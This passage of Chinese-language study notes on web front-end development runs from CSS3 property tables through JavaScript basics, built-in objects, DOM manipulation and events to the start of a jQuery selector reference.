| *color-profile* | *允许使用源的颜色配置文件的默认以外的规范。* | *3* |
| [*opacity*](http://www.w3school.com.cn/cssref/pr_opacity.asp) | *规定书签的级别。* | *3* |
| *rendering-intent* | *允许使用颜色配置文件渲染意图的默认以外的规范。* | *3* |
| ***Content for Paged Media 属性*** | ***描述*** | ***CSS*** |
| *bookmark-label* | *规定书签的标记。* | *3* |
| *bookmark-level* | *规定书签的级别。* | *3* |
| *bookmark-target* | *规定书签链接的目标。* | *3* |
| *float-offset* | *将元素放在 float 属性通常放置的位置的相反方向。* | *3* |
| *hyphenate-after* | *规定连字单词中连字符之后的最小字符数。* | *3* |
| *hyphenate-before* | *规定连字单词中连字符之前的最小字符数。* | *3* |
| *hyphenate-character* | *规定当发生断字时显示的字符串。* | *3* |
| *hyphenate-lines* | *指示元素中连续断字连线的最大数。* | *3* |
| *hyphenate-resource* | *规定帮助浏览器确定断字点的外部资源（逗号分隔的列表）。* | *3* |
| *hyphens* | *设置如何对单词进行拆分，以改善段落的布局。* | *3* |
| *image-resolution* | *规定图像的正确分辨率。* | *3* |
| *marks* | *向文档添加裁切标记或十字标记。* | *3* |
| *string-set* |  | *3* |
| ***可伸缩框属性（Flexible Box）*** | ***描述*** | ***CSS*** |
| [*box-align*](http://www.w3school.com.cn/cssref/pr_box-align.asp) | *规定如何对齐框的子元素。* | *3* |
| [*box-direction*](http://www.w3school.com.cn/cssref/pr_box-direction.asp) | *规定框的子元素的显示方向。* | *3* |
| [*box-flex*](http://www.w3school.com.cn/cssref/pr_box-flex.asp) | *规定框的子元素是否可伸缩。* | *3* |
| [*box-flex-group*](http://www.w3school.com.cn/cssref/pr_box-flex-group.asp) | *将可伸缩元素分配到柔性分组。* | *3* |
| [*box-lines*](http://www.w3school.com.cn/cssref/pr_box-lines.asp) | *规定当超出父元素框的空间时，是否换行显示。* | *3* |
| [*box-ordinal-group*](http://www.w3school.com.cn/cssref/pr_box-ordinal-group.asp) | *规定框的子元素的显示次序。* | *3* |
| [*box-orient*](http://www.w3school.com.cn/cssref/pr_box-orient.asp) | *规定框的子元素是否应水平或垂直排列。* | *3* |
| [*box-pack*](http://www.w3school.com.cn/cssref/pr_box-pack.asp) | *规定水平框中的水平位置或者垂直框中的垂直位置。* | *3* |
| ***内容生成（Generated Content）*** | ***描述*** | ***CSS*** |
| [*content*](http://www.w3school.com.cn/cssref/pr_gen_content.asp) | *与 :before 以及 :after 伪元素配合使用，来插入生成内容。* | *2* |
| [*counter-increment*](http://www.w3school.com.cn/cssref/pr_gen_counter-increment.asp) | *递增或递减一个或多个计数器。* | *2* |
| [*counter-reset*](http://www.w3school.com.cn/cssref/pr_gen_counter-reset.asp) | *创建或重置一个或多个计数器。* | *2* |
| [*quotes*](http://www.w3school.com.cn/cssref/pr_gen_quotes.asp) | *设置嵌套引用的引号类型。* | *2* |
| *crop* | *允许被替换元素仅仅是对象的矩形区域，而不是整个对象。* | *3* |
| *move-to* | *从流中删除元素，然后在文档中后面的点上重新插入。* | *3* |
| *page-policy* | *确定元素基于页面的 occurrence 应用于计数器还是字符串值。* | *3* |
| ***Grid 属性*** | ***描述*** | ***CSS*** |
| [*grid-columns*](http://www.w3school.com.cn/cssref/pr_grid-columns.asp) | *规定网格中每个列的宽度。* | *3* |
| [*grid-rows*](http://www.w3school.com.cn/cssref/pr_grid-rows.asp) | *规定网格中每个列的高度。* | *3* |
| ***Hyperlink 属性*** | ***描述*** | ***CSS*** |
| [*target*](http://www.w3school.com.cn/cssref/pr_target.asp) | *简写属性，设置target-name、target-new以及target-position属性。* | *3* |
| [*target-name*](http://www.w3school.com.cn/cssref/pr_target-name.asp) | *规定在何处打开链接（链接的目标）。* | *3* |
| [*target-new*](http://www.w3school.com.cn/cssref/pr_target-new.asp) | *规定目标链接在新窗口还是在已有窗口的新标签页中打开。* | *3* |
| [*target-position*](http://www.w3school.com.cn/cssref/pr_target-position.asp) | *规定在何处放置新的目标链接。* | *3* |
| ***Marquee 属性*** | ***描述*** | ***CSS*** |
| *marquee-direction* | *设置移动内容的方向。* | *3* |
| *marquee-play-count* | *设置内容移动多少次。* | *3* |
| *marquee-speed* | *设置内容滚动得多快。* | *3* |
| *marquee-style* | *设置移动内容的样式。* | *3* |
| ***多列属性***  ***（Multi-column）*** | ***描述*** | ***CSS*** |
| [*column-count*](http://www.w3school.com.cn/cssref/pr_column-count.asp) | *规定元素应该被分隔的列数。* | *3* |
| [*column-fill*](http://www.w3school.com.cn/cssref/pr_column-fill.asp) | *规定如何填充列。* | *3* |
| [*column-gap*](http://www.w3school.com.cn/cssref/pr_column-gap.asp) | *规定列之间的间隔。* | *3* |
| [*column-rule*](http://www.w3school.com.cn/cssref/pr_column-rule.asp) | *设置所有 column-rule-\* 属性的简写属性。* | *3* |
| [*column-rule-color*](http://www.w3school.com.cn/cssref/pr_column-rule-color.asp) | *规定列之间规则的颜色。* | *3* |
| [*column-rule-style*](http://www.w3school.com.cn/cssref/pr_column-rule-style.asp) | *规定列之间规则的样式。* | *3* |
| [*column-rule-width*](http://www.w3school.com.cn/cssref/pr_column-rule-width.asp) | *规定列之间规则的宽度。* | *3* |
| [*column-span*](http://www.w3school.com.cn/cssref/pr_column-span.asp) | *规定元素应该横跨的列数。* | *3* |
| [*column-width*](http://www.w3school.com.cn/cssref/pr_column-width.asp) | *规定列的宽度。* | *3* |
| [*columns*](http://www.w3school.com.cn/cssref/pr_columns.asp) | *规定设置 column-width 和 column-count 的简写属性。* | *3* |
| ***Paged Media 属性*** | ***描述*** | ***CSS*** |
| *fit* | *示意如何对width和height属性均不是auto的被替换元素进行缩放。* | *3* |
| *fit-position* | *定义盒内对象的对齐方式。* | *3* |
| *image-orientation* | *规定用户代理应用于图像的顺时针方向旋转。* | *3* |
| *page* | *规定元素应该被显示的页面特定类型。* | *3* |
| *size* | *规定页面内容包含框的尺寸和方向。* | *3* |
| ***CSS 打印属性（Print）*** | ***描述*** | ***CSS*** |
| *orphans* | *设置当元素内部发生分页时必须在页面底部保留的最少行数。* | *2* |
| [*page-break-after*](http://www.w3school.com.cn/cssref/pr_print_page-break-after.asp) | *设置元素后的分页行为。* | *2* |
| [*page-break-before*](http://www.w3school.com.cn/cssref/pr_print_page-break-before.asp) | *设置元素前的分页行为。* | *2* |
| [*page-break-inside*](http://www.w3school.com.cn/cssref/pr_print_page-break-inside.asp) | *设置元素内部的分页行为。* | *2* |
| *widows* | *设置当元素内部发生分页时必须在页面顶部保留的最少行数。* | *2* |
| ***2D/3D 转换属性***  ***（Transform）*** | ***描述*** | ***CSS*** |
| [*transform*](http://www.w3school.com.cn/cssref/pr_transform.asp) | *向元素应用 2D 或 3D 转换。* | *3* |
| [*transform-origin*](http://www.w3school.com.cn/cssref/pr_transform-origin.asp) | *允许你改变被转换元素的位置。* | *3* |
| [*transform-style*](http://www.w3school.com.cn/cssref/pr_transform-style.asp) | *规定被嵌套元素如何在 3D 空间中显示。* | *3* |
| [*perspective*](http://www.w3school.com.cn/cssref/pr_perspective.asp) | *规定 3D 元素的透视效果。* | *3* |
| [*perspective-origin*](http://www.w3school.com.cn/cssref/pr_perspective-origin.asp) | *规定 3D 元素的底部位置。* | *3* |
| [*backface-visibility*](http://www.w3school.com.cn/cssref/pr_backface-visibility.asp) | *定义元素在不面对屏幕时是否可见。* | *3* |
| ***过渡属性（Transition）*** | ***描述*** | ***CSS*** |
| [*transition*](http://www.w3school.com.cn/cssref/pr_transition.asp) | *简写属性，用于在一个属性中设置四个过渡属性。* | *3* |
| [*transition-property*](http://www.w3school.com.cn/cssref/pr_transition-property.asp) | *规定应用过渡的 CSS 属性的名称。* | *3* |
| [*transition-duration*](http://www.w3school.com.cn/cssref/pr_transition-duration.asp) | *定义过渡效果花费的时间。* | *3* |
| [*transition-timing-function*](http://www.w3school.com.cn/cssref/pr_transition-timing-function.asp) | *规定过渡效果的时间曲线。* | *3* |
| [*transition-delay*](http://www.w3school.com.cn/cssref/pr_transition-delay.asp) | *规定过渡效果何时开始。* | *3* |
| ***用户界面属性***  ***（User-interface）*** | ***描述*** | ***CSS*** |
| [*appearance*](http://www.w3school.com.cn/cssref/pr_appearance.asp) | *允许您将元素设置为标准用户界面元素的外观* | *3* |
| [*box-sizing*](http://www.w3school.com.cn/cssref/pr_box-sizing.asp) | *允许您以确切的方式定义适应某个区域的具体内容。* | *3* |
| [*icon*](http://www.w3school.com.cn/cssref/pr_icon.asp) | *为创作者提供使用图标化等价物来设置元素样式的能力。* | *3* |
| [*nav-down*](http://www.w3school.com.cn/cssref/pr_nav-down.asp) | *规定在使用 arrow-down 导航键时向何处导航。* | *3* |
| [*nav-index*](http://www.w3school.com.cn/cssref/pr_nav-index.asp) | *设置元素的 tab 键控制次序。* | *3* |
| [*nav-left*](http://www.w3school.com.cn/cssref/pr_nav-left.asp) | *规定在使用 arrow-left 导航键时向何处导航。* | *3* |
| [*nav-right*](http://www.w3school.com.cn/cssref/pr_nav-right.asp) | *规定在使用 arrow-right 导航键时向何处导航。* | *3* |
| [*nav-up*](http://www.w3school.com.cn/cssref/pr_nav-up.asp) | *规定在使用 arrow-up 导航键时向何处导航。* | *3* |
| [*outline-offset*](http://www.w3school.com.cn/cssref/pr_outline-offset.asp) | *对轮廓进行偏移，并在超出边框边缘的位置绘制轮廓。* | *3* |
| [*resize*](http://www.w3school.com.cn/cssref/pr_resize.asp) | *规定是否可由用户对元素的尺寸进行调整。* | *3* |
| * 1. ***CSS3 动画属性***   2. ***（Animation）*** | ***描述*** | ***CSS*** |
| [*@keyframes*](http://www.w3school.com.cn/cssref/pr_keyframes.asp) | *规定动画。* | *3* |
| [*animation*](http://www.w3school.com.cn/cssref/pr_animation.asp) | *所有动画属性的简写属性，除了 animation-play-state 属性。* | *3* |
| [*animation-name*](http://www.w3school.com.cn/cssref/pr_animation-name.asp) | *规定 @keyframes 动画的名称。* | *3* |
| [*animation-duration*](http://www.w3school.com.cn/cssref/pr_animation-duration.asp) | *规定动画完成一个周期所花费的秒或毫秒。* | *3* |
| [*animation-timing-function*](http://www.w3school.com.cn/cssref/pr_animation-timing-function.asp) | *规定动画的速度曲线。* | *3* |
| [*animation-delay*](http://www.w3school.com.cn/cssref/pr_animation-delay.asp) | *规定动画何时开始。* | *3* |
| [*animation-iteration-count*](http://www.w3school.com.cn/cssref/pr_animation-iteration-count.asp) | *规定动画被播放的次数。* | *3* |
| [*animation-direction*](http://www.w3school.com.cn/cssref/pr_animation-direction.asp) | *规定动画是否在下一周期逆向地播放。* | *3* |
| [*animation-play-state*](http://www.w3school.com.cn/cssref/pr_animation-play-state.asp) | *规定动画是否正在运行或暂停。* | *3* |
| [*animation-fill-mode*](http://www.w3school.com.cn/cssref/pr_animation-fill-mode.asp) | *规定对象动画时间之外的状态。* | *3* |

**CSS小技巧**

**元素水平居中方法**：使用margin:0 auto;如果是行内元素，同时用display:block;转化成块级元素。

1. **JavaScript & jQuery**
   1. **JavaScript基础**

**JavaScript使用的三种方式**：事件定义式、嵌入式、文件调用式。

**JavaScript数据类型**：（变量无类型，数据有类型。）

1. **特殊类型**：null / undefined
2. **内置对象（基本类型）**：
   1. **String**：特殊字符需转义，常用：\n，\\，\'，\"。单双引号嵌套时无需转义。
   2. **Number**：64位，不区分整数和浮点数。默认10进制，16进制0x开头，8进制0开头。
   3. **Boolean**：
   4. **Array**：
   5. **Math**：
   6. **Date**：
   7. **RegExp**：
   8. **Function**：
3. **外部对象**：window / document
4. **自定义对象**：Object

**自动类型转换**：不同数据类型数据相加时自动类型转换：

数字+字符串：数字转字符串；

数字+布尔值：布尔值转数字true=1，false=0；

字符串+布尔值：布尔值转字符串true或false；

布尔值+布尔值：布尔值转数字1或0。

**数据类型转换函数**：

toString(Object)：所有类型转String。

parseInt(Object)：取整函数，不能取整则返回NaN。

parseFloat(Object)：强制转换成浮点数，不能转换则返回NaN。

typeof(Object)：查询当前类型，返回 string / number / boolean / object / function / undefined 。

isNaN(Object)：判断是否非数字，是非数字则返回true，不是非数字则返回false。

**运算符**：

赋值运算：=

算术运算：+ - \* / % ++ --

关系运算：> < >= <= == != ===（全等：类型相同，数值相同） !==（不全等）

逻辑运算：|| && ！

条件运算（三目运算/三元运算）：表达式 ? 表达式1 : 表达式2

**流程控制**：if语句、switch-case语句、for语句、while语句、do-while语句。

与Java的区别：JS的条件表达式可以是任意表达式，即可以返回任何类型的值：返回true和“非空值”时，条件为真；返回false和“空值”时，条件为假。空值有：0 / null / "" / undefined / NaN 。

* 1. **JavaScript内置对象**

**String对象**：

**创建String对象**两种方式：var str1 = "Hello World"; var str2 = new String("Hello World";

**String对象的属性**：**str.length**

**String对象常用方法**：

**str.toLowerCase()**：转小写。

**str.toUpperCase()**：转大写。

**str.charAt(index)**：返回指定位置的字符。

**str.charCodeAt(index)**：返回指定位置字符的Unicode编码。

**str.indexOf(findstr, [index])**：返回指定子串首现之索引[从index处开始查找]，若无则返回-1。

**str.lastIndexOf(findstr, [index])**：返回指定子串最后出现之索引[从index处开始查找]，若无则返回-1。

**str.substring(start, [end])**：返回指定下标（含）至末尾，[或指定区间（含头不含尾）]之子串。

**str.replace(findstr, tostr)**：替换子字符串，将str中的findstr替换为tostr，返回替换后的str。

**str.split(bystr, [howmany])**：拆分字符串，用bystr分割，[指定返回数组的最大长度]，返回拆分后的字符数组。

**Number对象**：

**创建Number对象**：var num = 1234.567;

**Number对象常用方法**：

**num.toFixed(n)**：转换为字符串，并保留n位小数（如有必要，舍入或补0）。

**Boolean对象**：

true / false。参与运算时自动转型true=1，false=0。

**Array对象**：

**创建Array对象**四种方式：

var arr1 = new Array();

var arr2 = new Array(3);

var arr3 = new Array(1, "a", true);

var arr4 = [1, "a", true];（一个数组可装任意类型数据）

**Array对象的属性**：**arr.length** （数组的长度可变）

**访问数组元素**：arr[i]

**Array对象常用方法**：

**arr.reverse()**：反转数组。

**arr.sort([****sortfunc])**：数组排序[按函数]。无参则按Unicode编码排序。Number类型会先转化成字符串再排序，欲按Number类型排序则需传入参数（整个函数或函数名）：

function sortfunc(a, b){return a-b;}

**Math对象**：

**无需创建对象**：直接把Math作为对象使用就可以调用其所有属性和方法！

**Math对象常用属性**：**Math.PI**、**Math.E**

**Math对象常用方法**：

三角函数：**Math.sin(x)**、**Math.cos(x)**、**Math.tan(x)**等。

计算函数：**Math.sqrt(x)**、**Math.log(x)**、**Math.exp(x)**等。

比较函数：**Math.abs(x)**、**Math.max(x, y, …)**、**Math.random()**、**Math.round(x)**等。

**Date对象**：

**创建Date对象**两种方式：var now = new Date(); var date = new Date("2008/8/8 08:08");

**Date对象常用方法**：

读写时间毫秒数：**date.getTime()**、**date.setTime(毫秒)**

读写时间分量：**date.getDate()**、**date.****getDay()**、**date.getMonth() + 1**、**date.getFullYear()等；**

**date.setDate(1~31)**、**date.setMonth(0~11)**、**date.setFullYear(y, [m, [d]])等。**

转换为字符串：**date.toString()**、**date.toLocaleTimeString()**、 **date.toLocaleDateString()**

**RegExp对象**：

创建RegExp对象两种方式：var reg1 = /pattern/flags; var reg2 = new RegExp("pattern", ["flags"]); flags为g时，设置当前匹配为全局模式；flags为i时，忽略匹配中的大小写检测。

**RegExp对象常用方法**：

**reg.exec(str)**：检索str中指定的值，返回找到的值。

**reg.test(str)**：检索str中指定的值，返回true或false。

**String对象与正则表达式**：

**str.replace(regexp, tostr)**：返回替换后的结果。

**str.match(regexp)**：返回匹配字符串的数组。

**str.search(regexp)**：返回匹配字符串的首字符位置索引。

**Function对象**：

**创建Function对象**：function 函数名([参数]) {函数体; return 返回值;}

**使用Function对象直接创建函数**：

var functionName = new Function(arg1, …, argN, functionBody);

例子：var add = new Function("x", "y", "return(x+y);");

**创建匿名函数**：

var func = function(arg1, …, argN) {func\_body; return value;}

例子：var add = function(x, y) {return x + y;};

**与Java函数的区别**：

1. 函数返回值：若未写return语句，默认返回undefined；
2. 没有重载：只要函数名一样，无论传入多少参数，都是调用同一函数；未接收到实参的参数值是undefined；所有参数传递给arguments数组对象，在函数中可使用arguments访问所有参数（arguments.length：参数个数；arguments[i]：第i个参数）。

**常用的全局函数**：**parseInt / parseFloat / isNaN / eval**

**eval函数**：用于计算表达式字符串，或者用于执行字符串中的JS代码。只接受原始字符串作为参数；如果参数中没有合法的表达式或语句，则抛出异常。例子：eval(1+1);

* 1. **JavaScript外部对象**

**BOM**：Browser Object Model 浏览器对象模型

**DOM**：Document Object Model 文档对象模型

**window对象**：表示浏览器窗口或框架，在 <body> 或 <frameset> 出现时自动创建。所有JS全局对象、函数、变量均自动成为window对象成员。

**常用属性**：document对象、history对象、location对象、screen对象、navigator对象。

**常用方法**：

**alert()**：提示对话框。

**confirm()**：确认对话框。按“确定”返回true，其他操作返回false。

**setTimeout(exp, time)**：一次性定时器。一次性触发代码exp，等待时间为time毫秒。返回已启动的定时器对象。例子：var tID = setTimeout("alert('Hello!');", 3000);

**clearTimeout(tID)**：停止启动的定时器tID。

**setInterval(exp, time)**：周期性定时器。周期性触发代码exp，周期为time毫秒。返回已启动的定时器对象。例子：var tID = setInterval("alert('Hello!');", 3000);

**clearInterval(tID)**：停止启动的定时器tID。

**history对象**：

**常用属性**：length：浏览器历史列表中url的数量。

**常用方法**：back()、forward()、go(num) （num负数为back，正数为forward）

**location对象**：

**常用属性**：href：当前网页地址。常用于获取或改变当前地址：location.href="http://www.google.com";

比较：

**window.location.href="https://****www.google.com"; //在当前窗口中打开**

**window.open("https://www.google.com"); //在新窗口中打开**

**常用方法**：reload()

**screen对象**：

**常用属性**：width / height / availWidth / availHeight

**navigator对象**：

**常用属性**：userAgent：浏览器用于 HTTP 请求的用户代理头的值。

**document对象**：

|  |  |  |
| --- | --- | --- |
| 类型 | nodeName值 | nodeType值 |
| 元素节点 | 标签名 | 1 |
| 属性节点 | 属性名 | 2 |
| 文本节点 | #text | 3 |
| 注释节点 |  | 8 |
| 文档节点 | #document | 9 |

**修改节点**：

读写节点内容：（只有双标签元素有内容）

innerText：元素双标签之间的文本（不含子标签名）

innerHTML：元素双标签之间的HTML（含有子标签名）

读写节点值：只有除label外的表单控件有值（input / select / textarea）：节点.value

读写属性值：

读：节点.getAttribute("属性名");

写：节点.setAttribute(”属性名”,”属性值”);

删：节点.removeAttribute("属性名");

或者：节点.属性名; 节点.属性名 = ""; （此方式不正规）

document.title = ""：设置网页标题

读写元素节点的样式：node.style.color = ""; node.style.fontSize = ""; node.className = "";

**查询节点**：

**通过id查找**：document.getElementById("id名"); （如果id名错误，返回null）

**通过name查找**：document.getElementsByName("name名"); 返回节点列表（常用于取单选框、多选框）

**通过标签名查找**：document或指定节点.getElementsByTagName("标签名"); 返回节点列表（节点列表长度属性：length；定位具体元素：节点列表[index]）

**通过层次（节点关系）查找**：

查询单个父节点：parentNode

查询多个子节点：node.getElementsByTagName(“...”); 不推荐childNodes，因其返回值带文本节点（空格、换行）。

**增加节点**：

**快捷方法**：用innerText和innerHTML。

创建新节点：document.createElement(elementName); 返回新创建的节点

追加子节点：node.appendChild(newNode); newNode位于node下所有子节点之后

插入子节点：node.insertBefore(newNode, refNode); newNode位于node下refNode前

**删除节点**：

删除子节点：node.removeChild(childNode);

删除同级目标节点：node.parentNode.removeChild(destNode);

* 1. **JavaScript自定义对象**

**创建对象**：

|  |  |
| --- | --- |
| **直接创建对象** | **使用构造器创建对象**：function objName(args…){} |
| **function** TestObject() {  //创建对象  **var** personObj = **new** Object();  //添加属性  personObj.name = "John";  personObj.age = 50;  //添加方法  personObj.say = **new** Function("alert('Hello!');");  //测试  personObj.say(); //Hello!  alert(personObj.age); //50  } | **function** Person(n, a) {  //定义name和age属性  **this**.name = n;  **this**.age = a;  //定义方法showName  **this**.showName = **function**() {  alert("My Name is " + **this**.name);  };  //定义方法introduceSelf  **this**.introduceSelf = introFunc;  }  **function** introFunc() {  alert(**this**.name + ":" + **this**.age);  }  //测试  **function** test() {  **var** o1 = **new** Person("Mary", 18);  alert(o1.age);  o1.showName();  o1.introduceSelf();  } |
| **使用JSON创建对象**： |  |
| var obj = {"name" : "Jerry", "age" : 29}; |  |

**JavaScript事件**

**鼠标事件**：onclick / ondblclick / onmousedown / onmouseup / onmouseover / onmouseout

**键盘事件**：onkeydown / onkeyup

**状态事件**：onload / onchange / onblur / onfocus / onsubmit

**事件定义**：

在HTML属性定义中直接处理事件：onclick="method();"

JS代码中动态定义：btnObj.onclick = method; 或者：btnObj.onclick = function(){…};

**取消事件**：onXXX = "return false;"

例子：

HTML代码：<input type="submit" value="删除" onclick="**return** deleteData();" />

JS代码：function deleteData(){**return** confirm("确定要删除吗？");} （两处都要**return**）

**event对象**：任何事件触发后都会产生一个event对象，event对象记录事件触发时的鼠标位置、键盘按键状态和触发对象等信息。

**常用属性**：clientX / clientY / cancelBubble

**获取鼠标位置**：

|  |
| --- |
| <!DOCTYPE html>  <html>  <head>  <meta charset=*"UTF-8"*>  <title>获取鼠标位置</title>  <script>  //非火狐浏览器（火狐JS中不能直接使用event关键字）  **function** mouseinfoNotForFirefox() {  alert(event.clientX + ":" + event.clientY);  }  //所有浏览器  **function** mouseinfoForAllBrowser(e) {  alert(e.clientX + ":" + e.clientY);  }  </script>  </head>  <body>  <p onclick="alert(event.clientX + ':' + event.clientY);">点我获取鼠标位置</p>  <p onclick="mouseinfoNotForFirefox();">非火狐浏览器点我获取鼠标位置</p>  <p onclick="mouseinfoForAllBrowser(event);">所有浏览器点我获取鼠标位置</p>  </body>  </html> |

**获取事件源**（事件源：触发事件的元素/事件的目标节点）：

非火狐浏览器：event.srcElement 所有浏览器：event.target

|  |
| --- |
| <!DOCTYPE html>  <html>  <head>  <meta charset=*"UTF-8"*>  <title>获取事件源</title>  <script>  //非火狐浏览器（火狐浏览器不识别e.srcElement）  **function** getEventSrcElementNotForFirefox(e) {  alert(e.srcElement.nodeName); //DIV  }  //所有浏览器  **function** getEventSrcElementForAllBrowser(e) {  alert(e.target.nodeName); //DIV  }  //牛逼的写法，所有浏览器  **function** getEventSrcElement(e) {  **var** obj = e.srcElement || e.target;  alert(obj.nodeName); //DIV  }  </script>  </head>  <body>  <div onclick="getEventSrcElement(event);">获取事件源</div>  <div onclick="getEventSrcElementNotForFirefox(event);">非火狐浏览器</div>  <div onclick="getEventSrcElementForAllBrowser(event);">所有浏览器</div>  </body>  </html> |

**取消事件冒泡机制**：event.stopPropagation(); / event.cancelBubble = true;

冒泡机制：底部对象事件发生时会依次激活**所有父层**对象定义的**同类**事件。

|  |
| --- |
| <div style="border: *1px solid black*; height: *100px*;"  onclick="alert('div');">  <p style="border: *1px solid red*; height: *50px*;"  onclick="alert('p'); **event.stopPropagation();**">  <input type=*"button"* value=*"button"*  onclick="alert('button'); **event.cancelBubble = true;**" />  </p>  </div> |

* 1. **JavaScript常用函数**

使链接成为按钮：<a href=”javascript:void(0)” onclick=”del();”>

* 1. **jQuery概述**

**jQuery简介**

**什么是jQuery**

jQuery是一个开源的JavaScript框架，一个轻量级的JS库。

它封装了JS、CSS、DOM，提供了一致的、简洁的API。

兼容CSS3，及各种浏览器。

使用户更方便地处理HTML、Events、实现动画效果，并且方便地为网站提供AJAX交互。

使用户的HTML页面保持代码和HTML内容分离。

核心理念：write less, do more。

2006年1月发布。

注：jQuery 2.x开始不再支持IE6,7,8。

**jQuery使用步骤**

**引入jQuery的js文件**

**使用选择器定位节点**

**调用jQuery方法操作节点**

**jQuery对象**

**什么是jQuery对象**

jQuery为了解决浏览器兼容问题而提供的一种统一封装后的对象描述，通过jQuery选择器选中的对象即为jQuery对象。

jQuery方法为jQuery对象所特有，大部分方法返回值类型也是jQuery对象，所以方法可以连缀调用：jQuery对象.方法().方法().方法()......

**jQuery对象与DOM对象的关系**

jQuery对象本质为DOM对象数组，它在该数组上扩展了操作数组元素的方法：

obj.length 获取数组长度

obj.get(index) / obj[index] 获取数组中某DOM对象

**DOM对象转换为jQuery对象**

$(DOM对象)

* 1. **jQuery选择器**

**什么是****jQuery选择器**

定位元素，施加行为，将内容与行为分离。

类似于CSS选择器（定位元素，施加样式，将内容与样式分离）。

**jQuery选择器的种类（基本选择器/层次选择器/过滤选择器/表单选择器）**

|  |  |  |
| --- | --- | --- |
| **选择器** | **实例** | **选取** |
| **基本选择器** |  |  |
| [\*](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\www.w3cschool.cc\jquery\jq-sel-all.html) | $("\*") | 所有元素 |
| [*element*](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-attribute.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-attribute.html') | $("p") | 所有 <p> 元素 |
| [#*id*](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-regular-expressions.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-regular-expressions.html') | $("#lastname") | id="lastname" 的元素 |
| [.*class*](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-exception-handling.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-exception-handling.html') | $(".intro") | class="intro" 的所有元素 |
| [*element*](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-attribute.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-attribute.html'),[#id*,*.*class*](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-file-io.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-file-io.html') | $("p,#lastname,.intro") | 标签为 <p> 或 id 为 "lastname" 或 class 为 "intro" 的所有元素 |
| **层次选择器** |  |  |
| [parent > child](javascript:if(confirm('http://www.w3cschool.cc/jquery/51IZ1knn96L.jpg%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/51IZ1knn96L.jpg') | $("div > p") | <div> 元素的直接子元素的所有 <p> 元素 |
| [parent descendant](javascript:if(confirm('http://www.w3cschool.cc/jquery/41euutVMQdL.jpg%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/41euutVMQdL.jpg') | $("div p") | <div> 元素的后代的所有 <p> 元素 |
| [element + next](javascript:if(confirm('http://www.w3cschool.cc/jquery/51NzXiuNBIL.jpg%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/51NzXiuNBIL.jpg') | $("div + p") | 每个 <div> 元素相邻的下一个 <p> 元素 |
| [element ~ siblings](javascript:if(confirm('http://www.w3cschool.cc/jquery/41Xefw6MD6L.jpg%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/41Xefw6MD6L.jpg') | $("div ~ p") | <div> 元素同级的后面所有 <p> 元素 |
| **基本过滤选择器**  （常用于表格和列表） |  |  |
| [:first](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-property.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-property.html') | $("p:first") | 第一个 <p> 元素 |
| [:last](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-indexer.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-indexer.html') | $("p:last") | 最后一个 <p> 元素 |
| [:even](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-delegate.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-delegate.html') | $("tr:even") | 所有偶数 <tr> 元素 |
| [:odd](javascript:if(confirm('http://www.w3cschool.cc/jquery/csharp-event.html%20%20\n\n���ļ��޷���%20Teleport%20Ultra%20����,%20��Ϊ%20������,%20�����������,%20����Ŀ����ֹͣ��%20%20\n\n�����ڷ������ϴ���?'))window.location='http://www.w3cschool.cc/jquery/csharp-event.html') | $("tr:odd") | 所有奇数 <tr> 元素 |
